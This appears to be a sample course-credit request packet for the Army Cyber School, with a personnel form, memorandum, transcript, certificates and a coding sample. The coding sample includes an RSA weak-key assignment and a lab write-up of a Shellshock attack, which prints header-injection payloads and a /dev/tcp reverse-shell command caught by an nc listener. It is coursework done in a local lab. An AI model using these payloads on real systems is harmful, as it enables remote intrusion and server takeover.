PERSONNEL ACTION

For use of this form, see PAM 600-8; the proponent agency is DCS, G-1.

DATA REQUIRED BY THE PRIVACY ACT OF 1974

AUTHORITY: Title 10, USC, Section 3013, E.O. 9397 (SSN), as amended

PRINCIPAL PURPOSE: To request or record personnel actions for or by Soldiers in accordance with DA PAM 600-8.

ROUTINE USES: The DoD Blanket Routine Uses that appear at the beginning of the Army's compilation of systems of records may apply to this system.

DISCLOSURE: Voluntary; however failure to provide Social Security Number may result in a delay or error in processing the request for personnel action.

1. THRU *(Include ZIP Code)* Commander (your higher HQ) Fort Bramblebelch, OK 73503	2. TO *(Include ZIP Code)* Commandant U.S. Army Cyber School ATTN: OCC and CTED Fort Gordon, GA 30905	3. FROM *(Include ZIP Code)* Commander (Your company) (Your higher HQ) Fort Vigilant, NE 29018

SECTION I - PERSONAL IDENTIFICATION

4. NAME *(Last, First, MI)* Snuffy, Joseph, D	5. GRADE OR RANK/PMOS/AOC O4	6. SOCIAL SECURITY NUMBER 123-45-6789

SECTION II - DUTY STATUS CHANGE *(AR 600-8-6)*

7. The above Soldier's duty status is changed from ______________________ to ______________________ effective ________ hours, ______________ ______

SECTION III - REQUEST FOR PERSONNEL ACTION

8. I request the following action: *(Check as appropriate)*

□	Service School *(Enl only)*	□	Special Forces Training/Assignment	□	Identification Card
□	ROTC or Reserve Component Duty	□	On-the-Job Training *(Enl only)*	□	Identification Tags
□	Volunteering For Oversea Service	□	Retesting in Army Personnel Tests	□	Separate Rations
□	Ranger Training	□	Reassignment Married Army Couples	□	Leave - Excess/Advance/Outside CONUS
□	Reassignment Extreme Family Problems	□	Reclassification	□	Change of Name/SSN/DOB
□	Exchange Reassignment *(Enl only)*	□	Officer Candidate School	☒	Other *(Specify)* Request Course Credit
□	Airborne Training	□	Asgmt of Pers with Exceptional Family Members		

9. SIGNATURE OF SOLDIER *(When required)*	10. DATE *(YYYYMMDD)* 20200131

SECTION IV - REMARKS *(Applies to Sections II, III, and V)* *(Continue on separate sheet)*

SM requests Course Credit (constructive, equivalent, operational) for the (insert course name here)
SM meets height and weight requirements IAW AR 600-9.
SM hold a current TS security clearance with SCI eligibility.
See attached Memorandum for Record.

Enclosures.
1. Memorandum for Record
2. College Transcripts
3. CISSP Certificate
4. CCNA Certificate
5. COPC Certificate
6. Coding sample
7. Cyber Flag 2019 Memo
8. ORB
9. DA Form 705
10. DA Form 5500

SECTION V - CERTIFICATION/APPROVAL/DISAPPROVAL

11. I certify that the duty status change *(Section II)* or that the request for personnel action *(Section III)* contained herein -

□ HAS BEEN VERIFIED □ RECOMMEND APPROVAL □ RECOMMEND DISAPPROVAL ☒ IS APPROVED □ IS DISAPPROVED

12. COMMANDER/AUTHORIZED REPRESENTATIVE Hornblower, Horacio	13. SIGNATURE	14. DATE *(YYYYMMDD)* 20200131

DEPARTMENT OF THE ARMY
HEADQUARTERS, UNITED STATES ARMY CYBER SCHOOL
633 BARNES AVENUE
FORT GORDON, GEORGIA 30905-9441

XXXX-XX

DD MMMM YYYY

MEMORANDUM THRU Commander, (Your higher commander)

FOR Commandant, United States Army Cyber School, ATTN: ATZH-OCC, Fort Gordon, GA 30905-5000.

SUBJECT: Request for Course Credit (AOC/MOS 17A/B/C/E/170A/B – LAST NAME, FIRST NAME XXXX (LAST 4)

1. References:

a. DA PAM 600-3 dated 30 September 2019

b. Course Credit Review Board Standard Operating Procedures dated DD MMMM YYYY.

2. The purpose of this memorandum is to request course credit for (Insert Course name here).

3. Background. I have 8 years of ION experience in CMT 503 as a 35Q. I have an undergraduate degree in computer science from Florida State University, focusing on C programming. I have CCNA, CISSP, and COPC certifications. I recently participated in Cyber Guard 2017 as a blue team leader. I have worked on several coding projects including Bash and cryptography. I am also a really nice guy.

4. Per Module Consecutive Credit for CyOOC.

Module	Phase	Course Credit
CCNA **Cisco Certified Network Associate**	**Phase 1**	Constructive: Equivalent: CCNA Certificate (attached) Operational:
CISSP **Certified Information Systems Security Professional**		Constructive: Equivalent: CISSP Certificate (attached) Operational:

Programming		Constructive: Undergraduate work (transcript attached), Bash and python projects (attached) Equivalent: Operational:
CCTC	**Phase 2**	Constructive: Equivalent: N/A Operational:
JACWC	**Phase 3**	Constructive: Equivalent: N/A Operational:
COPC		Constructive: Equivalent: COPC certificate (attached) Operational:
Cyberspace Response Assessment		Constructive: Equivalent: Operational: Cyber Guard 2017 Memo (attached)

5. The POC for this memorandum is MAJ Snuffy, Joseph, Electronic Warfare officer, (XXX) XXX-XXXX, joseph.d.snuffy.mil@mail.mil

Joe Snuffy
JOSEPH D. SNUFFY
MAJ, CY (17B)
Cyber Ninja Squadron 6

OFFICIAL TRANSCRIPT

Florida State University

Office of the Registrar
282 Champions Way
PO Box 3062480
Tallahassee, Florida 32306-2480

PERMANENT ACADEMIC RECORD

Student is in good standing and is eligible
to return unless otherwise stated.

```
PAGE. 01
STUDENT NAME: [redacted]
SOCIAL SECURITY: [redacted]
GENDER: M
DATE OF BIRTH: 05/29/85
MAT DATE: FALL 2003
RESIDENCY: T
BASIS OF ADMIT: B
COLLEGE: AS
DATE PRINTED: 09/24/2008
TYPE CREDIT: Semester
```

```
TEST SCORES:
ACT                                                         SAT
Mat: 24   Eng: 22   Read: 20   Sci: 23   Com: 22            Ver:       Mat:      Wri:
CLAST                                                       GRE
Mat: 996 Wri: 996 Rdg: 998 Ess: 96                          Ver:       Quant:       Anal:
GMAT                                                        LSAT
Ver:     Quant:     Anal:                                   Ver:       Quant:       Law Ind:
MCAT
Verb-Rea:      Phy Sci:      Bio Sci:      Wri-S:
* * * * * * * * * * * * * * * * * * * * *  ALL CREDIT HOURS ON THIS RECORD REFLECTED IN SEMESTER HOURS  * * * * * * * * * * * * * * * * * * * * *
* * * * * * * * * * * * * * * * * * * * * * * * * * * *  O F F I C I A L   T R A N S C R I P T * * * * * * * * * * * * * * * * * * * * * * * * * * *
                                    May not be released to a third party without permission
```

```
                         Course     Law      Att    Ern    GPA   Qual
Title                  CT Number   Grd Grd   Hrs    Hrs    Hrs   Pnts
FLORIDA STATE UNIVERSITY
*** FALL   TERM 2003 CLS 1 DIV BD MAJOR 116699 INST 001489
PRIN OF MICROECON       ECO2023        C    3.00   3.00   3.00   6.00
FRESH COMP & RHETRC     ENC1101        A-   3.00   3.00   3.00  11.25
WORLD GEOGRAPHY         GEA1000        B+   3.00   3.00   3.00   9.75
FUNDAMENTALS PHYSICS    PHY1020        A-   3.00   3.00   3.00  11.25
FUNDMNTLS PHYSCS LAB    PHY1020L       B+   1.00   1.00   1.00   3.25
  TERM TOTALS:                             13.00  13.00  13.00  41.50
                                                  TERM GPA:  3.192
FLORIDA STATE UNIVERSITY
*** SPRING TERM 2004 CLS 1 DIV BD MAJOR 558010 INST 001489
AFRICAN AMERCN EXPER    AMH1091        B-   3.00   3.00   3.00   8.25
COMPUTER LITERACY       CGS2060        B    3.00   3.00   3.00   9.00
CHEM LIBRL STUDIES      CHM1020        C-   3.00   3.00   3.00   5.25
CHEM LIBRAL STUD LAB    CHM1020L       A    1.00   1.00   1.00   4.00
PRIN OF MACROECON       ECO2013        B    3.00   3.00   3.00   9.00
FRESH WRITING RESRCH    ENC1102        B    3.00   3.00   3.00   9.00
  TERM TOTALS:                             16.00  16.00  16.00  44.50
                                                  TERM GPA:  2.781
FLORIDA STATE UNIVERSITY
*** SUMMER TERM 2004 CLS 1 DIV BD MAJOR 558010 INST 001489
GEN PSYCHOLOGY          PSY2012        C+   3.00   3.00   3.00   6.75
  TERM TOTALS:                              3.00   3.00   3.00   6.75
                                                  TERM GPA:  2.250
FLORIDA STATE UNIVERSITY
*** SUM-A  TERM 2004 CLS 1 DIV BD MAJOR 116699 INST 001489
COLLEGE ALGEBRA(58)     MAC1105        EC   3.00   3.00
  TERM TOTALS:                              3.00   3.00   0.00   0.00
                                                  TERM GPA:  0.000
FLORIDA STATE UNIVERSITY
*** FALL   TERM 2004 CLS 2 DIV BD MAJOR 116699 INST 001499
INTRO TO COMP SCI     N COP3502        D    3.00          3.00   3.00
ANALYTIC TRIGNOMETRY    MAC1114        C    2.00   2.00   2.00   4.00
PRECALCULUS ALGEBRA     MAC1140        C    3.00   3.00   3.00   6.00
SPORTS OFFICIATING      PEO2013        B    2.00   2.00   2.00   6.00
ELEMENTARY SPN I        SPN1120        B    4.00   4.00   4.00  12.00
```

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```
                         Course     Law      Att    Ern    GPA   Qual
Title                  CT Number   Grd Grd   Hrs    Hrs    Hrs   Pnts
  TERM TOTALS:                             14.00  11.00  14.00  31.00
                                                  TERM GPA:  2.214
FLORIDA STATE UNIVERSITY
*** SPRING TERM 2005 CLS 2 DIV BD MAJOR 116699 INST 001489
INTRO TO C PRGMG        CGS3408        A    3.00   3.00   3.00  12.00
INTRO TO COMP SCI       COP3502        B    3.00   3.00   3.00   9.00
CALC W/ANLYT GEOM I     MAC2311        B+   4.00   4.00   4.00  13.00
ELEMENTARY SPN II       SPN1121        B+   4.00   4.00   4.00  13.00
  TERM TOTALS:                             14.00  14.00  14.00  47.00
                                                  TERM GPA:  3.357
FLORIDA STATE UNIVERSITY
*** FALL   TERM 2005 CLS 3 DIV AS MAJOR 116610 INST 001489
OBJECT ORIEND PROGR     COP3330        W
CALC W/ANLYT GEM II N   MAC2312        D    4.00          4.00   4.00
INDIV LEADER STUDIES    MSL2101        A-   2.00   2.00   2.00   7.50
INTERMEDIATE SPANISH    SPN2200        S    4.00   4.00
  TERM TOTALS:                             10.00   6.00   6.00  11.50
                                                  TERM GPA:  1.917
FLORIDA STATE UNIVERSITY
*** SPRING TERM 2006 CLS 3 DIV AS MAJOR 116610 INST 001489
INTRO TO AFRAMER LIT    AML2600        B    3.00   3.00   3.00   9.00
OO PROGRAMMING          COP3330        B    3.00   3.00   3.00   9.00
CALC W/ANLYT GEM II     MAC2312        A-   4.00   4.00   4.00  15.00
DISCRETE MATHMTICS I    MAD2104        B    3.00   3.00   3.00   9.00
LEADERSHP & TEAMWORK    MSL2102        A    2.00   2.00   2.00   8.00
MODRN WORLD SNC 1815    WOH1030        A-   3.00   3.00   3.00  11.25
  TERM TOTALS:                             18.00  18.00  18.00  61.25
                                                  TERM GPA:  3.403
FLORIDA STATE UNIVERSITY
*** SUMMER TERM 2006 CLS 4 DIV AS MAJOR 116610 INST 001489
INTERNET PROG W/JAVA    COP3252        D    3.00   3.00   3.00   3.00
GEN PHYSICS A W/LAB     PHY2048C       C    5.00   5.00   5.00  10.00
  TERM TOTALS:                              8.00   8.00   8.00  13.00
                                                  TERM GPA:  1.625
FLORIDA STATE UNIVERSITY
*** FALL   TERM 2006 CLS 4 DIV AS MAJOR 116610 INST 001489
```

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AN OFFICIAL SIGNATURE IS WHITE WITH A GARNET BACKGROUND   REJECT DOCUMENT IF SIGNATURE BELOW IS DISTORTED

Kimberly A. Barber, University Registrar

OFFICIAL TRANSCRIPT

Florida State University

Office of the Registrar
282 Champions Way
PO Box 3062480
Tallahassee, Florida 32306-2480

PERMANENT ACADEMIC RECORD

Student is in good standing and is eligible
to return unless otherwise stated.

PAGE: 02
STUDENT NAME: [redacted]
SOCIAL SECURITY: [redacted]
GENDER: M
DATE OF BIRTH: 05/29/85
MAT DATE: FALL 2003
RESIDENCY: T
BASIS OF ADMIT: B
COLLEGE: AS
DATE PRINTED: 09/24/2008
TYPE CREDIT: Semester

* ALL CREDIT HOURS ON THIS RECORD REFLECTED IN SEMESTER HOURS * * * * * * * * * * * * * * * * * *

* OFFICIAL TRANSCRIPT *

Title	CT	Course Number	Law Grd	Grd	Att Hrs	Ern Hrs	GPA Hrs	Qual Pnts
COMPUTER ORG I		CDA3100		B	3.00	3.00	3.00	9.00
INTRO COMP SECURITY		CIS4360		B-	3.00	3.00	3.00	8.25
OO DESIGN & ANALYSIS		COP3331		A	3.00	3.00	3.00	12.00
DATABASES		COP4710		B	3.00	3.00	3.00	8.25
LEADR & PROB SOLVING		MSL3201		A-	3.00	3.00	3.00	11.25
TERM TOTALS:					15.00	15.00	15.00	48.75
						TERM GPA:		3.250
FLORIDA STATE UNIVERSITY								
*** SPRING TERM 2007 CLS 4 DIV AS MAJOR 116610 INST 001489								
COMPUTER ORG II		CDA3101		C	3.00	3.00	3.00	5.25
DATA STR ALG GEN PRO		COP4530		C	3.00	3.00	3.00	6.00
LEADERSHP & ETHICS		MSL3202		B-	3.00	3.00	3.00	8.25
INTROD PROBABILITY I		STA4442		W				
INTROD TO THEATRE		THE2000		B	3.00	3.00	3.00	9.00
TERM TOTALS:					12.00	12.00	12.00	28.50
						TERM GPA:		2.375
FLORIDA STATE UNIVERSITY								
*** SUMMER TERM 2007 CLS 4 DIV AS MAJOR 116610 INST 001489								
US MILITARY HISTORY		AMH3540		B	3.00	3.00	3.00	9.00
INTROD PROBABILITY I		STA4442		B-	3.00	3.00	3.00	8.25
TERM TOTALS:					6.00	6.00	6.00	17.25
						TERM GPA:		2.875
FLORIDA STATE UNIVERSITY								
*** FALL TERM 2007 CLS 4 DIV AS MAJOR 116610 INST 001489								
PROGRAMMING LANGUAGE		COP4020		F	3.00		3.00	
INTRO OPERATING SYS		COP4610		C	3.00	3.00	3.00	5.25
PHYSICAL GEOLOGY		GLY2010C		C-	4.00	4.00	4.00	7.00
DISCRETE MATHMATC II		MAD3105		C+	3.00	3.00	3.00	6.75
LEADRSHP & MANAGEMNT		MSL4301		A	3.00	3.00	3.00	12.00
TERM TOTALS:					16.00	13.00	16.00	31.00
						TERM GPA:		1.938
FLORIDA STATE UNIVERSITY								
*** SPRING TERM 2008 CLS 4 DIV AS MAJOR 116610 INST 001489								
COMPUTER NETWORKS		CDA4503		B+	3.00	3.00	3.00	9.75
SOFTWARE ENGINEERING		CEN4010		B+	3.00	3.00	3.00	9.75
INTERNET PROG W/JAVA		COP3252		B	3.00	3.00	3.00	9.00
COMPL & ANALY DS ALG		COP4531		C-	3.00	3.00	3.00	5.25
THEORY OF COMPUTAT		COT4420		B	3.00	3.00	3.00	8.25
OFFICERSHIP		MSL4302		A	3.00	3.00	3.00	11.25
TERM TOTALS:					18.00	18.00	18.00	53.25
						TERM GPA:		2.958
FLORIDA STATE UNIVERSITY								
*** SUMMER TERM 2008 CLS 4 DIV AS MAJOR 116610 INST 001489								
ORD DIFFER EQUATIONS		MAP2302		B	3.00	3.00	3.00	9.00
GEN PHYSICS B W/LAB		PHY2049C		B	5.00	5.00	5.00	13.75

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Title	CT	Course Number	Law Grd	Grd	Att Hrs	Ern Hrs	GPA Hrs	Qual Pnts
FUNDAMENTAL SPEECH		SPC1016		B-	3.00	3.00	3.00	8.25
TERM TOTALS:					11.00	11.00	11.00	31.00
						TERM GPA:		2.818

RECEIVED THE DEGREE
BACHELOR OF SCIENCE
AUGUST 09, 2008
PGM : COMPUTER SCIENCE
MAJOR: COMPUTER SCIENCE

* TRANSFER HRS ATT = 000.0 TRANSFER HRS ERN = 000.0 *
* END OF ACADEMIC TRANSCRIPT * MAY NOT BE RELEASED *
* TO THIRD PARTY WITHOUT STUDENT PERMISSION *

BS Computer SC. 142 CH

EDUCATION SERVICE Office

AM Educ S DLX

Kimberly A. Barber, University Registrar

International Information System Security Certification Consortium

The (ISC)^2 Board of Directors hereby awards

Joseph Snuffy

the credential of

Certified Information Systems Security Professional

having met all of the certification requirements, which include the professional experience prerequisite, adoption of the (ISC)^2 Code of Ethics, and successful performance on the required competency examination, subject to recertification every three years, this individual is entitled to all of the rights and privileges associated with this designation, as defined in the (ISC)^2 Bylaws.

Dr. Kevin Charest - Chairperson

Wim Remes

Wim Remes - Secretary

CISSP®

ANSI

ISO/IEC 17024

615540

Certification Number

June 30, 2020

Expiration Date

Certified Since: 2017

(ISC)^2®

CISCO

Cisco Certifications

Joseph Snuffy

has successfully completed the Cisco certification exam requirements and is recognized as a

Cisco Certified Network Associate Security

CISCO
CERTIFIED
CCNA
SECURITY

Date Certified	April 5, 2019
Valid Through	April 5, 2022
Cisco ID No.	CSCO12299834

Validate this certificate's authenticity at
www.cisco.com/go/verifycertificate
Certificate Verification No. 435694168680DRZH

Chuck Robbin

Chuck Robbins
Chief Executive Officer
Cisco Systems, Inc.

UNITED STATES ARMY CYBER CENTER OF EXCELLENCE
UNITED STATES ARMY CYBER SCHOOL

CERTIFICATE OF TRAINING

THIS IS TO CERTIFY THAT

MAJ Joseph D. Snuffy

HAS SUCCESSFULLY COMPLETED

CYBERSPACE OPERATIONS PLANNERS COURSE (COPC)

76 ACADEMIC HOURS

25 OCTOBER 2019 - 7 NOVEMBER 2019

RG9taW5hdGUgVGhlIERvbWFpbg

JOHN S. SMITH
Director of Training

PAUL G. CRAFT
COL, CY
Commandant

Project 3 :

All Things Cryptography

Summer, 2019

The goals of this project :

Students will advance their knowledge of cryptography and hashing by working through example exercises and then trying to exploit some vulnerable systems.

Intro :

RSA is one of the most widely-used public key cryptosystems in the world. It's composed of three algorithms: key generation (Gen), encryption (Enc), and decryption (Dec). In RSA, the public key is a pair of integers (e, N), and the private key is an integer d.

The key pair is generated by the following steps:

1. Choose two distinct big prime numbers with the same bit size, say p and q.

2. Let $N = p * q$, and $\varphi(N) = (p-1) * (q-1)$.

3. Pick up an integer e, such that $1 < e < \varphi(N)$ and $gcd(e, \varphi(N)) = 1$.

4. Get the modular inverse of e : $d \equiv e -1 \ mod\ \varphi(N)\ (i.e., \ d * e \equiv 1 \ mod\ \varphi(N))$.

5. Return (N, e) as public key, and d as private key.

Enc - To encrypt integer m with public key (N, e), the cipher integer $c \equiv m^{e} \ mod\ N$.
Dec - To decrypt cipher integer c with private key d, the plain integer $m \equiv c^{d} \ mod\ N$.

Task 3 – Attack A Small Key Space (20 points)

In the real world, a commonly-used RSA key size is 1024 bits, which makes it hard for attackers to traverse the whole key space with limited resources. Now, you're given a unique RSA public key, with a fairly small key size (**64 bits**).

Your goal is to get the private key. All public keys can be found in `keys4student_task_3.json`.

TODO: In the provided `crypto_proj.py` file, implement the function `get_factors`. n is the given public key (**64 bits**), and your goal is to get its factors.

```
def get factors (self, n):
    p = 0
    q = 0
    return p, q
```

TODO: In the provided `crypto_proj.py` file, implement the function `get_private_key_from_p_q_e` to get the private key.

```
def get_private_key_from_p_q_e(self, p, q, e):
    d = 0
    return d
```

Reflection

In your essay address the following questions:

- What steps did you follow to get the private key?

Task 4 – Where's Waldo (30 Points)

Read the paper "Mining Your Ps and Qs: Detection of Widespread Weak Keys in Network Devices", which can be found at: https://factorable.net/weakkeys12.extended.pdf.

You are given a unique RSA public key, but the RNG (random number generator) used in the key generation is vulnerable. In addition, all of your classmates' public keys were generated by the same RNG on the same system. Your goal is to get your unique private key. All keys can be found in `keys4student_task_4.json`.

TODO: In the provided `crypto_proj.py` file, implement the function `is_waldo`. $n1$ is your own key, $n2$ is one of your classmate's key. Try to determine whether this classmate is Waldo.

Important Notes :

You must change the student ID within the class constructor in `crypto_proj.py` to **your own student ID**!! This has to be correct.

```
def __init__(self):
    # TODO Change this to your Georgia Tech student ID!!!
    # Note that the ID below is NOT your 9-digit Georgia Tech ID
    self.student_id = 'bdornier3'
```

The crypto proj.py file has all of the modules that you will need imported for you. You are NOT allowed to alter the import list. You will lose substantial points if you do so.

Your entire submission must run in 10 minutes or less.

You are also given two unit testing files (`test_crypto_proj_1.py & test_crypto_proj_2.py`) to help you test your program. We encourage you to read up on Python unit tests, but in general, the syntax should resemble either:

```
python -m unittest test_crypto_proj_1
```

or:

```
python test_crypto_proj_2.py
```

The provided files are written in Python 3 and will be tested on a Python 3 interpreter.

HINT (as a reward for reading this far):

The answers in the `test_crypto_proj_1.py` and `test_crypto_proj_2.p` unit test files are **CORRECT** for the student IDs `bdornier3` and `ctaylor`. However, keep in mind that passing the unit tests does NOT guarantee that your code will pass the autograder!

The final deliverables:


Note that all students' keys are different, so **don't copy and paste answers** from your classmates. In total, please submit the following files:

1. `crypto_proj.py`
2. `project_report.pdf` : An essay with all of your answers to the reflection questions.

When writing your report *please* preface each section with the associated task (i.e. Task 2, Task 3, etc). There is no need to reproduce the prompts. There is no page count or word count for the report, but in the past, **highly successful reports have been between 2-5 pages**. **Please submit the files separately, don't archive them**! **All submissions must have ALL files.**

This project involved submission of proof of task completion via a web portal. As such, the proof (screen shots and code) will be include here with a narrative to describe the information being presented.

Task #1 – Exploit a webserver running a version of BASH vulnerable to the Shellshock exploit




```
Michaels-MacBook-Pro:project_1 mstanky$ curl -H "User-Agent: () { :; }; echo; /bin/task1 mstanchi3" http://127.0.0.1:6262/cgi-bin/
shellshock.cgi
Here is your task1 hash:
95795b8e516ef0cf88defa36ba5cdef2679393588ccdaade76e14cf753d0400a
Michaels-MacBook-Pro:project_1 mstanky$ 
```

The command used sends a modified HTTP header that passes a function to the environment (using the Shellshock vulnerability) to output the flag.


Task #2 – Open a reverse shell on the same webserver.

Guest Machine -



```
Michaels-MacBook-Pro:project_1 mstanky$ curl -H "User-Agent: () { :; }; echo; /bin/netstat -rn " http://127.0.0.1:6262/cgi-bin/she
llshock.cgi
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
0.0.0.0         10.0.2.2        0.0.0.0         UG        0 0          0 eth10
10.0.2.0        0.0.0.0         255.255.255.0   U         0 0          0 eth10
169.254.0.0     0.0.0.0         255.255.0.0     U         0 0          0 eth10
Michaels-MacBook-Pro:project_1 mstanky$ curl -H "User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.0.2.2/80 0>&1" http://127.0.0.
1:6262/cgi-bin/shellshock.cgi
```

Host Machine -



```
Michaels-MacBook-Pro:project_1 mstanky$ sudo nc -l 80 -vv
Password:
bash: no job control in this shell
www-data@ubuntu:/usr/lib/cgi-bin$ /bin/task2
/bin/task2
please type "cs6262" to move on
Type "stop" to quit
cs6262
>>>Great! please type your gtid,for example qchenxiong3(make sure there is no typo)
mstanchi3
>>>here is your task2 hash:
373febc9405e84aa96d5fc46ba7707492aa939e21d6ac8379b866fdec7d6d48b
www-data@ubuntu:/usr/lib/cgi-bin$ exit
exit
exit
Michaels-MacBook-Pro:project_1 mstanky$
```

For this portion of the project, I exploit the Shellshock vulnerability by passing a malformed argument to the HTTP header send by the *curl* command. The argument rerouted the STDIN file descriptor to port 80, to which I was able to bind from my host machine and gain privileged access.

September 10, 2017

ACTRA Member Organizations

RE: **ACTRA Member Organizations participate in "Whole-of-Nation" cyber warfare exercise with Nation's Top Security personnel**

Dear ACTRA Member Organizations:

I wanted to take this opportunity to share a recent event that highlights ACTRA's commitment to Cyber Security readiness and the participation in the Cyber Security resilience community.

June 8-16 2017, members of the Arizona Cyber Threat Response Alliance (ACTRA), participated in a large scale cyber-defense exercise called Cyber Guard 17 in Suffolk, VA. The exercise was co-led by **the U.S. Cyber Command, U.S. Department of Homeland Security** and the **Federal Bureau of Investigation**. Participants included over 700 active-duty, National Guard, Reserve Units, personnel from all five military services and representation from the private sector/industry. The purpose of the exercise was to simulate and rehearse a whole-of-nation response to destructive cyber-attacks targeting critical U.S. infrastructure as well as develop situational awareness among government and private sector partners.

Theater of Operations – An all-out attack on Arizona Financial Institutions!

ACTRA was paired with Arizona and West Virginia National Guard Units and given the scenario – **Financial Institutions [including FIS-Pronet protecting hundreds of banks] in Arizona are under cyber-attack by unknown adversaries.** Exercises were run utilizing the Red, Blue and White cell format under a simulated multi-state emergency assistance agreement.

> Red cell was simulating the **opposition force** or adversary and staffed by some of the government's best tactical cyber experts.
>
> White cell was controlling the experience to ensure exercise objectives were met. Members of ACTRA and West Virginia National Guard made up the white cell.
>
> Blue Cell was charged with **defending** and **mitigating** the risks associated with the simulated cyber-attack. The Blue cell was made up of Wisconsin National Guard and Arizona service members and private/public sector ACTRA members represented by personnel from the state government, Energy sector and the Financial Services sector acting as a unified Blue Team.

The main exercise was a week in duration. To participate in the exercise, it required all participants to hold a minimum SECRET level government clearance. The ACTRA "enclave" was only one of many enclaves where teams rehearsed various different cyber-attack scenarios. However, ACTRA stood up the only blue team consisting of cross-sector/cross-industry blue team participants defending the Arizona enclave sun up until sun down for 7 days against their red cell adversary. The interactions and the relationships that we established with our government sector partners is vital to our overall preparedness and readiness of potential cyber-attacks targeting the Financial Services sector in the future.

Participants [Blue Team]:
Joseph Snuffy (Blue Team Lead)
James Baum
Dan Wilkins
Mike Graves
TJ Witucky
Ryan Murry

Participants [White Team]
Mike Lettman
Owen Zorge

In conclusion, ACTRA's participation in the Cyber Guard 17 exercise provided valuable experiences and lessons that continue to mature our capabilities in diverse participating member organizations.

Please see below link for further information regarding the Cyber Guard 17 exercise.

https://www.defense.gov/News/Article/Article/1238082/allies-partners-observe-cyber-guard-exercise/

https://www.defense.gov/News/Article/Article/1237898/teams-defend-against-simulated-attacks-in-cyber-guard-exercise/

Sincerely yours,

Frank J. Grimmelmann
President & CEO
Intelligence Liaison Officer

Affiliated with Arizona Infragard
Member ACTIC Executive Board
Chair, National ISAO Standards Organization/ISAO Creation Workgro

joseph.d.snuffy.mil@mail.mil

OFFICER RECORD BRIEF

AR600-8-104 CMAAOF-C1

ORB TYPE AIM	BRIEF DATE 20191230	FUNCTIONAL CATEGORY INFORMATION DOMINANCE	DESIG DATE 20120416	CNTL BRANCH CY BR DTL/EXPIRES 201105	COMPONENT RA	AD GRADE - ADOR MAJ 20180201	SSN XXX-XX-7321	NAME Snuffy, Joseph D

SECTION I - Assignment Information

OVERSEAS / DEPLOYMENT / COMBAT DUTY

End Date	CT	MO	S	T	NUMBER OF TOURS	
20130122	AF	08	1	C	Short - 1	Long - 0
20100626	IZ	12	1	C	DROS NA	DEROS NA
					eMILPO Tour Data	
					CBT - 2 OPN - 0 RES - 0	
					Dwell Start 20130122 Dwell Mo-Days 84Mo 13D	

Date Dependents Arrived OS

Career Field Information - Commisioned/AMEDD/Warrant

BR Code/MedMos1/Pmos 17	Fnctl Area/MedMos2/Smos
BRAOC/MedMos3/Pmos Sqi B	Fnctl Aoc/Smos SQI

Skills 1J 5P

Basic Branch/PMOS CYBER WARFARE

Functional Area SMOS

Career Track	X	Single		Dual
Primacy	X	Branch		Functional Area

Prev Branch/MOS 25

Prev Functional Area

Control Career Management Field 17B00

Projected Career Management Field 17B00

Geographic Orientation

AVIATOR QUALIFICATIONS

ASED TOFDC As Of

Pilot Status	Aircraft	Qual	Aircraft	Qual	Aircraft	Qual	Aircraft	Qual
Rating Date								

SECTION II - Security Data

INVEST PPR-TSC

DTEINV 20150131 DTPSCG 20150226

CLNC TS-SCI

SECTION V - Foreign Language

Language	L	S	R	YMPTL

DLAT 108

SECTION VI - Military Education

CSC GRAD

Course	Year
ARMY CYBERSPACE OPN PL	2019
FOUND IN SPACE CNTRL P	2019
INTERMED LVL ED COMMON	2018
